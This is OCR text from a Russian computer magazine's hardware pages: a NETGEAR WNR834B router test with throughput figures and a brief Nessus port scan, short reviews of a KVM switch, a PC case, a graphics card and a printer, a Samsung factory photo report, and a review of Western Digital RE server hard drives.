1. При тестировании пропускной способности WAN→ LAN одна из станций подключалась к одному из портов свитча (интерфейс LAN), вторая — к WAN-порту. Таким образом, мы получали пиковую пропускную способность для WAN-интерфейса (также ее можно называть скоростью NAT).

2. Поскольку при активации интернет-соединения по протоколу PPTP создается дополнительная нагрузка на центральный процессор роутера, мы также измерили пропускную способность PPTP. Для этого за WAN-интерфейсом маршрутизатора был поднят VPN-сервер. Кроме того, проверялась возможность установки VPN-соединения в случае размещения VPN-сервера вне сегмента нахождения нашего маршрутизатора.

3. Для оценки скорости Wi-Fi мы использовали PCMCIA-карточку NETGEAR WN511B. Измерения проводились в типичной квартире из трех точек с разным удалением от роутера. В первом случае удаление не превышало 1 м и измерялась максимальная скорость передачи данных. Во втором случае ноутбук с Wi-Fi адаптером находился на расстоянии от точки доступа 10 м по диагонали за стеной. В третьем случае удаление от точки доступа составляло 20 м за двумя стенками, одна из которых была капитальной. Во всех случаях использовалось шифрование трафика WPA-PSK с ключом TKIP. Может последовать вопрос, почему именно так? Вообще говоря, шифрование не сильно влияет на скорость работы Wi-Fi, то есть, отключив его совсем, мы не увидим ее заметного прироста. Однако, на наш взгляд, пользоваться беспроводным доступом без применения хоть какого-нибудь метода шифрования нецелесообразно.

4. В качестве дополнительного исследования была проведена проверка на уязвимости со стороны WAN-интерфейса с помощью программного продукта Tenable Nessus. Сканирование проводилось в двух режимах: с включенным и выключенным файрволом.

Результаты тестов

Пропускная способность интерфейса WAN→LAN в режиме NAT, согласно нашим тестам, находится на довольно высоком уровне. Однако мы отметили некоторое падение производительности относительно предыдущей модели NETGEAR WPNT834. При однонаправленной передаче LAN→WAN она составляет 67,08 Мбит/сек, а WAN→LAN — 59,28 Мбит/сек. В режиме полного дуплекса — 69,14 Мбит/сек.


Несмотря на то что PPTP-клиент здесь был серьезно переработан и теперь роутер успешно соединяется с VPN-сервером, находящимся за шлюзом провайдера, его скорость нас сильно огорчила. При однонаправленной передаче в направлениях LAN→WAN и WAN→LAN пропускная способность соответственно составляет 4,16 и 3,68 Мбит/сек. В режиме полного дуплекса — 7,45 Мбит/сек.

Тестирование Wi-Fi показало гораздо более обнадеживающие результаты. На минимальном расстоянии при одновременной передаче между точкой доступа и PCMCIA-адаптером (FDX) скорость составляет 72,48 Мбит/сек. При передаче только с точки доступа (AP-PC) — 44,91 Мбит/сек, только с PCMCIA-карты (PC-AP) — 70,55 Мбит/сек. При удалении на 10 м скорость хоть и падает, но остается на весьма высоком уровне. В режиме FDX имеем 62,1 Мбит/сек, AP-PC — 37,8 Мбит/сек, PC-AP — 53,16 Мбит/сек. На максимальном расстоянии скорость ощутимо падает, однако остается на не достижимом для 802.11g-устройств уровне. При двухсторонней (FDX) передаче получаем 18,58 Мбит/сек, AP-PC — 16,46 Мбит/сек, PC-AP — 17,95 Мбит/сек.


Сканирование Tenable Nessus обнаружило несколько открытых TCP-портов у роутера. Правда соединение по ним закрывается еще при трехэтапной инициализации TCP-сессии. В принципе, это не является серьезной уязвимостью. Полные версии отчетов, как обычно находятся на нашем диске.

Выводы

Как ни крути, но, даже несмотря на приставку «Draft», к стандарту 802.11n эти девайсы имеют лишь косвенное отношение. Отсутствие совместимости между оборудованием разных брендов, «детские болезни» новых технологий оставляют массу сомнений и вопросов. Что касается NETGEAR, то компания своим новым продуктом еще раз подтвердила статус активного игрока на рынке сетевых технологий, готового поддерживать и внедрять новые стандарты в числе первых. Скорость Wi-Fi у роутера NETGEAR WNR834B действительно заслуживает высокой оценки. Также отметим проделанную работу по адаптации протокола PPTP под российские условия. Для полного комплекта устройству не хватает функции статической маршрутизации в сеть провайдера при активном PPTP-соединении и поддержки протокола IGMP для корректной работы набирающего популярность IPTV.



> График теста NAT в режиме полного дуплекса. Видно, что трафик WAN→LAN практически в 2 раза больше, чем LAN→WAN



> Скорость Wi-Fi: на малом и среднем расстоянии роутер NETGEAR WNR834B показывает довольно высокие результаты; на расстоянии 20 м скорость ощутимо проседает





TRENDnet TK-407

4 компа — 1 монитор, 1 клава, 1 мышь

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Количество управляемых ПК, шт.: 4
Количество кабелей в комплекте, шт.: 4
Совместимость: PC, Mac
Питание: через USB-интерфейс
Разрешение экрана: до 2048x1536
Размеры, мм: 167x80x28
Вес, г: 159



1. Необычный, но полезный девайс представила компания TRENDnet. С помощью TK-407 ты сможешь управлять 4-мя компами с помощью 1-й мыши, 1-й клавиатуры и 1-го монитора.
2. К небольшому и легкому корпусу синего цвета ты должен подключить мышь, клаву и дисплей через их обычные разъемы. А вот нуждающиеся в твердой управляющей руке системные блоки подсоединятся специальными кабелями из комплекта поставки.
3. Кабелей 4 — по числу ПК, подлежащих управлению. Кроме того, в коробке с устройством находятся руководство пользователя и необходимое ПО.
4. После установки, подключений и соединений ты сможешь управлять 4-мя ПК, переключаясь между ними, но используя все те же контролзы. Переключаться можно кнопками на девайсе, горячими клавишами и специальной утилитой.
5. Небольшие габариты и вес TK-407 позволят установить его где угодно, даже в тесной серверной, что важно, так как девайс явно предназначен для использования админами сетей.
6. Питание девайс получает от USB-порта, тут проблем не будет.



1. Горячими клавишами можно переключаться только в Windows. В Маке, с которым устройство также совместимо, такого уже не получится.
2. Дома ситуацию, для которой может понадобиться TRENDnet TK-407, представить довольно сложно.

160 $

Tsunami HT PC

Корпус, притворившийся домашним кинотеатром


ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Материал: алюминий
Форм-фактор: MicroATX\ITX
Слоты расширения, шт.: 4
Слоты для накопителей, шт.: 1, 3,5", внутренний
Встроенный кардридер: 19 форматов
Размеры, мм: 285x285x165



1. Этот алюминиевый корпус Tsunami HT PC претендует на роль вместилища для компонентов твоего центра развлечений.
2. Выглядит он стильно — серебристый, с закругленными углами, поэтому гармонии квартиры не нарушит, как ни сверяй по фэн-шуй.
3. Внутри мы находим блок питания, вентилятор, а также очень полезную встроенную панель с кардридером на 19 форматов карт, аудиоразъемами, а также портами USB и FireWire.
4. Сам корпус небольшой, рассчитан на системную плату MicroATX и всего один жесткий диск, зато и места много он не займет.
5. В лучших традициях Hi-Fi аппаратуры он имеет блок (для 5,25"-накопителя; подразумевается, что это будет оптический привод), который можно поставить отдельно от основной системы.
6. Для соединения с ней в комплекте поставки имеется нужный кабель.



1. Не пугайся, не найдя винтов-барашков, вместо них — обычные шурупы. В коробке для них есть специальная очень удобная отвертка.
2. Блок питания довольно слабый (всего 300 Вт).





РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ:
Разгон (без вольтмода с дефолтным охлаждением): 470 МГц/715 МГц
3D Mark 2005 v.1.2.0: 4726
3D Mark 2003 v.3.6.0: 10321
F.E.A.R., 1024x768 (AAx4 + AFx16): 24,2 fps
F.E.A.R., 1024x768: 42,1 fps
Half-Life 2, 1024x768 (AAx4 + AFx16): 37,1 fps

Foxconn GeForce 7300GT

Бюджетное видео для любителей Half-Life 2

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Процессор: G73 (NVIDIA GeForce 7300GT)
Частота GPU, МГц: 350
Память: 512 Мб DDR2
Частота памяти, МГц: 667
Ширина шины: 128 бит
Пиксельные конвейеры, шт.: 8
Вершинные конвейеры, шт.: 4
Техпроцесс, нм: 90



1. Видюха Foxconn GeForce 7300GT является представительницей сектора Low-End, благодаря чему она многим будет по карману.
2. Ширина шины памяти составляет 128 бит. В продаже имеется 2 типа девайсов — с обьемом памяти 256 Мб и 512 Мб. Все карты комплектуются схемами памяти типа DDR2.
3. Графический процессор и память работают на рекомендованных NVIDIA, то есть референсных, частотах. Сама карта собрана на печатной плате от той же NVIDIA, похожая используется для сборки NVIDIA GeForce 7600GS.
4. Foxconn GeForce 7300GT, подобно многим представителям класса Low-End, работает без дополнительного питания.
5. Хоть этот ускоритель и не предназначен для разгона, нам удалось его немного разогнать.



1. В графическом процессоре G73, который устанавливается на рассматриваемую плату, отключены 4 пиксельных конвейера и 1 вершинный.
2. Охлаждение платы выглядит достаточно скромно. Маленький кулер с крошечной вертушкой охлаждает только чип, а память осталась голой.

Canon PIXMA iP1300

Струйник с возможностью фотопечати для дома

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Максимальное разрешение, dpi: 4800x1200
Заявленная скорость печати: 70 с (фото 10x15), 11 стр./мин (монохромная)
Интерфейс: USB 2.0
Габариты, мм: 435x169x165
Вес, кг: 3



1. Небольшой корпус серого цвета, цветной картридж в комплекте поставки, простота установки — все это принтер Canon PIXMA iP1300.
2. Из органов управления присутствуют всего 2 кнопки на корпусе — для включения устройства и для вызова каретки с целью замены картриджа (та же клавиша отвечает за выдачу застрявшей бумаги).
3. Качество печати понравилось. Наша тестовая страница содержала текст (разные размеры, толщина, шрифты и наклоны), диаграмму и фотографию.
4. На обычной бумаге буквы были антрацитово-черные, другие цвета оказались насыщенными, а фотография отпечаталась без линий и прочих артефактов.
5. Фотография на листе фотобумаги формата A4 также была очень хороша — сочные цвета, отличное качество.
6. Принтер работает почти бесшумно. Очень долго не начинала печататься первая страница, но потом все заработало.




1. На печать фото ушло больше минуты.
2. Как ни странно, черно-белого картриджа в комплекте нет, так же как и USB-шнура, что, впрочем, стандартно.
3. Отсутствует лоток для приема бумаги.

test_lab выражает благодарность за предоставленное на тестирование оборудование компании Index (т.(495) 165-3227, www.indexcomp.ru), а также российским представительствам компаний Canon, TRENDnet и Foxconn.

> Бравые корейские парни из отдела исследований Samsung знают все о любых железках, сходящих с их конвейера. Именно благодаря им качество продукции не просто не стоит на месте, а резко двигается в гору

АНДРЕЙ МИХАЙЛЮК



> Сборка винтов — дело кропотливое, но человек подчас справляется с ним лучше любого механизма. Правда с применением всех возможных мер предосторожности — двойное стекло, перчатки, комбез из антистатика и стильный респиратор



> В каждой из ячеек идет процесс работы над винтом. Отдельно собираются герметичная часть и управляющая микросхема, а затем они объединяются и отправляются дальше — на тестирования

ФАБРИКА SAMSUNG

ОТЧЕТ О ПОЕЗДКЕ ПО ЗАВОДАМ SAMSUNG

В КОНЦЕ НОЯБРЯ НАМ ВЫПАЛА УДИВИТЕЛЬНАЯ ВОЗМОЖНОСТЬ ДОЕХАТЬ ДО КОРЕЙСКИХ ЗАВОДОВ КОМПАНИИ SAMSUNG И ВООЧИЮ УБЕДИТЬСЯ, ЧТО ЭТУ КОМПАНИЮ НЕ ЗРЯ СЧИТАЮТ ОДНОЙ ИЗ САМЫХ ПЕРЕДОВЫХ В ОБЛАСТИ КАЧЕСТВА ВЫПУСКАЕМОГО ЖЕЛЕЗА. МЫ ПОБЫВАЛИ НА СБОРОЧНЫХ ЛИНИЯХ ЛАЗЕРНЫХ ПРИНТЕРОВ И ВИНЧЕСТЕРОВ, ПООБЩАЛИСЬ С ИНЖЕНЕРАМИ И ТЕПЕРЬ СМЕЛО МОЖЕМ СКАЗАТЬ — МЫ ВИДЕЛИ НАСТОЯЩИЙ ТЕХПРОЦЕСС! КРАСОЧНЕЕ ВСЕГО ОБ ЭТОМ РАССКАЖУТ СДЕЛАННЫЕ ВО ВРЕМЯ ПОЕЗДКИ ФОТОГРАФИИ.

> Эти огромные шкафы доверху наполнены винтами, которые проходят там процедуру обязательного тестирования. И пусть им приходится несладко — число сбоев минимально

> В самом начале конвейера еще сложно понять, что же именно собирают юные прелестницы с профессиональными навыками сборщиков. Из черных каркасов милые леди способны сделать многое, но в данном случае они совместными усилиями готовят цветной лазерный принтер

> Некоторые из принтеров удостаиваются особенной чести — индивидуального обслуживания на специальном стенде






> При тестировании принтеры сообщают о своем статусе по кабелю, распечатывают тестовую страницу и общаются с девушкой-приемщицей

> В упакованном виде, на палетках принтеры ждут своего часа. Еще каких-нибудь пара часов, и им предстоит отправиться на склады магазинов по всему миру





СЕРВЕРНАЯ МОЩЬ В ДОМАШНЕМ КОМПЕ




→ ТЕСТИРОВАНИЕ WESTERN DIGITAL WD3200YS/ WESTERN DIGITAL WD5000YS

→ СЕГОДНЯ МЫ ПОГОВОРИМ О ДВУХ СЕРВЕРНЫХ ВИНЧЕСТЕРАХ ИЗ СЕМЕЙСТВА RAID EDITION. WESTERN DIGITAL WD3200YS ЯВЛЯЕТСЯ ФЛАГМАНОМ СЕРИИ RE. WD5000YS — ТОПОВЫЙ ПРЕДСТАВИТЕЛЬ ЛИНЕЙКИ RE2. ДАВАЙ ПОПЫТАЕМСЯ РАЗОБРАТЬСЯ В ИХ ОСОБЕННОСТЯХ И ПОНЯТЬ, БУДУТ ЛИ НАМ ПОЛЕЗНЫ ТАКИЕ НАВОРОЧЕННЫЕ ВИНЧЕСТЕРЫ В ДЕСКТОПНОМ КОМПЕ.


Прежде всего нам следует разобраться с термином «MTBF». MTBF, или время наработки на отказ (mean time between failures), характеризует период, который жесткий диск в среднем должен гарантированно отработать при условии, что пользователь не нарушает эксплуатационные требования. Так вот, при определении MTBF жесткого диска класса desktop предполагается, что эксплуатироваться он будет по 8 часов, 5 дней в неделю при загрузке, не превышающей 60% от максимальной (техноманьяков и компьютерных гиков эта статистика определенно не учитывает).
Накопители информации, предназначенные для использования в серверах и системах хранения данных, должны быть рассчитаны на круглосуточную работу при максимальной загрузке, то есть условия эксплуатации суровее, чем у desktop-винчестеров, поэтому выводы о надежности и продолжительности работы desktop-девайса, установленного в сервер, ты можешь сделать самостоятельно. Компания Western Digital оперативно отреагировала на текущее требование рынка, представив на суд общественности семейство жестких дисков RE (Raid Edition), которые в полной мере отвечают требованиям к надежности и скорости работы, выдвигаемым к серверам начального уровня и системам хранения данных. Однако никто не мешает поставить такой винчестер в современный домашний компьютер и получить преимущества в сохранности данных. Благодаря высокому MTBF серверный винчестер от Western Digital должен прослужить в твоем компе гораздо дольше, чем обычный бытовой.


Конфигурация тестового стенда:

ПРОЦЕССОР: Intel Pentium 4 640 LGA775
МАТЕРИНСКАЯ ПЛАТА: Asus P5WD2 Premium
ОПЕРАТИВНАЯ ПАМЯТЬ: 2x512 Mb Corsair DDR2 800 Mhz
HDD: Western Digital WD1600JS 160 Gb Buffer 8 Mb
ВИДЕОКАРТА: HIS Radeon X1900XTX 512 Mb
БЛОК ПИТАНИЯ: HIPER Power HPU-4S425-EU 425 Вт
ОПЕРАЦИОННАЯ СИСТЕМА: Windows XP Corporate Edition SP2









Western Digital WD3200YS

ОБЪЕМ, ГБ: 320
ИНТЕРФЕЙС: SATA 300
СКОРОСТЬ ВРАЩЕНИЯ, ОБ/МИН: 7200
ОБЪЕМ КЭШ-ПАМЯТИ, МБ: 16
КОЛИЧЕСТВО ДИСКОВ: 3
КОЛИЧЕСТВО ГОЛОВОК: 6
ПОДДЕРЖКА NCQ: Есть
РАЗМЕРЫ, ММ: 101,6x26,1x147
МАССА, КГ: 0,6
ЦЕНА: $130

ПРИ ИЗГОТОВЛЕНИИ WD3200YS ИСПОЛЬЗОВАЛИСЬ МАГНИТНЫЕ ПЛАСТИНЫ С ПЛОТНОСТЬЮ ЗАПИСИ 107 ГИГАБАЙТ.

Western Digital WD5000YS

ОБЪЕМ, ГБ: 500
ИНТЕРФЕЙС: SATA 300
СКОРОСТЬ ВРАЩЕНИЯ, ОБ/МИН: 7200
ОБЪЕМ КЭШ-ПАМЯТИ, МБ: 16
КОЛИЧЕСТВО ДИСКОВ: 4
КОЛИЧЕСТВО ГОЛОВОК: 8
ПОДДЕРЖКА NCQ: Есть
РАЗМЕРЫ, ММ: 101,6x26,1x147
МАССА, КГ: 0,6
ЦЕНА: $270


В WD5000YS, ЧТОБЫ ДОСТИГНУТЬ ЕМКОСТИ В 500 ГИГАБАЙТ, ПРИШЛОСЬ УВЕЛИЧИТЬ КАК ЧИСЛО МАГНИТНЫХ ДИСКОВ, ТАК И ПЛОТНОСТЬ ЗАПИСИ (ДО 125 ГИГАБАЙТ), В РЕЗУЛЬТАТЕ МЫ ИМЕЕМ ОДНУ ИЗ ЛУЧШИХ СКОРОСТЕЙ ПОСЛЕДОВАТЕЛЬНОГО ЧТЕНИЯ.


Для WD3200YS время наработки на отказ равняется 1 миллиону часов при загрузке 80%, но у WD5000YS разработчику удалось увеличить MTBF до 1,2 миллиона часов при максимальной-100%-ной загрузке. Также в положительный актив накопителей идет пятилетняя гарантия. К характерным чертам накопителей WD относится ориентация платы-контроллера, которая прикручена к гермоблоку планарными элементами вверх, что должно снизить риск повреждения жесткого диска вследствие неаккуратного монтажа. В наличии 2 коннектора питания: стандартный SATA и четырехпиновый molex. Даже не пытайся использовать оба одновременно, последствия будут самыми печальными!


Если на материнской плате установлен устаревший SATA-контроллер, который не может определить эти диски, то можно сменить интерфейс SATA 300 на SATA 150 или при необходимости включить частотное размывание спектра (Spread Spectrum Clocking) путем замыкания определенных контактов технологического разъема с помощью перемычек.

NCQ и ее влияние на производительность

NCQ (Native Command Queuing) — это технология, с помощью которой жесткий диск может оптимизировать поступающий от SATA-контроллера поток команд, чтобы их исполнение происходило наиболее оптимальным образом. Польза от NCQ максимальна при одновременной работе нескольких программ, интенсивно обращающихся к жесткому диску. Поскольку оба харда поддерживают NCQ, мы решили оценить ее влияние на скорость накопителей в различных задачах.







Графики скорости чтения WD 4000KS: слева — в обычном режиме, справа — при работе на вибростенде

Что такое RAFF?


RAFF (Rotary Acceleration Feed Forward) — технология, используемая в линейке накопителей RE(2), позволяющая скомпенсировать негативное влияние на HDD вибрации, которая возникает от корзины, кулера процессора, кулера видеокарты или других жестких дисков. Влияние вибрации на работу харда нельзя недооценивать — в лучшем случае, это уменьшение производительности. Винчестер будет пытаться спозиционировать блок магнитных головок на треке, и из-за вибрации головки будут с него постоянно слетать, а на графике последовательного чтения обнаружится четко выраженный «провал». Использование датчиков контроля вибрации и специальным образом модифицированной микропрограммы позволило винчестерам модельного ряда RE(2) позиционировать магнитные головки с большей точностью, чем desktop-накопители.


В качестве подтверждения приведем полученные в программе HDDScan v2.8 графики верификации секторов для жестких дисков WD4000KS (принадлежит к desktop-семейству SE16) и WD5000YS как при нормальных условиях, так и в условиях сильной вибрации. Источником вибрации служил накопитель Samsung SP1213C, лежавший на тестируемом жестком диске и активно работающий во время снятия графиков.


Четко видно, что верификация у WD5000YS в нормальных условиях и при вибрационной нагрузке одинакова. Этого нельзя сказать о десктопном WD4000KS, у которого на графике вибрационной нагрузки просматриваются небольшие скачки.


Выводы

Как видно жесткие диски, принадлежащие к серверным семействам RE и RE2, мы тестировали на десктопном компьютере. Дело в том, что их профессиональные свойства отлично подойдут требовательным пользователям и для домашнего применения, что видно из наших тестов. Многие будут довольны усиленной защитой от вибрации, поддержкой технологии NCQ и высокой надежностью. Правда за эти преимущества придется заплатить немного больше, чем за жесткий диск аналогичного обьема класса desktop, но полученный результат того стоит.




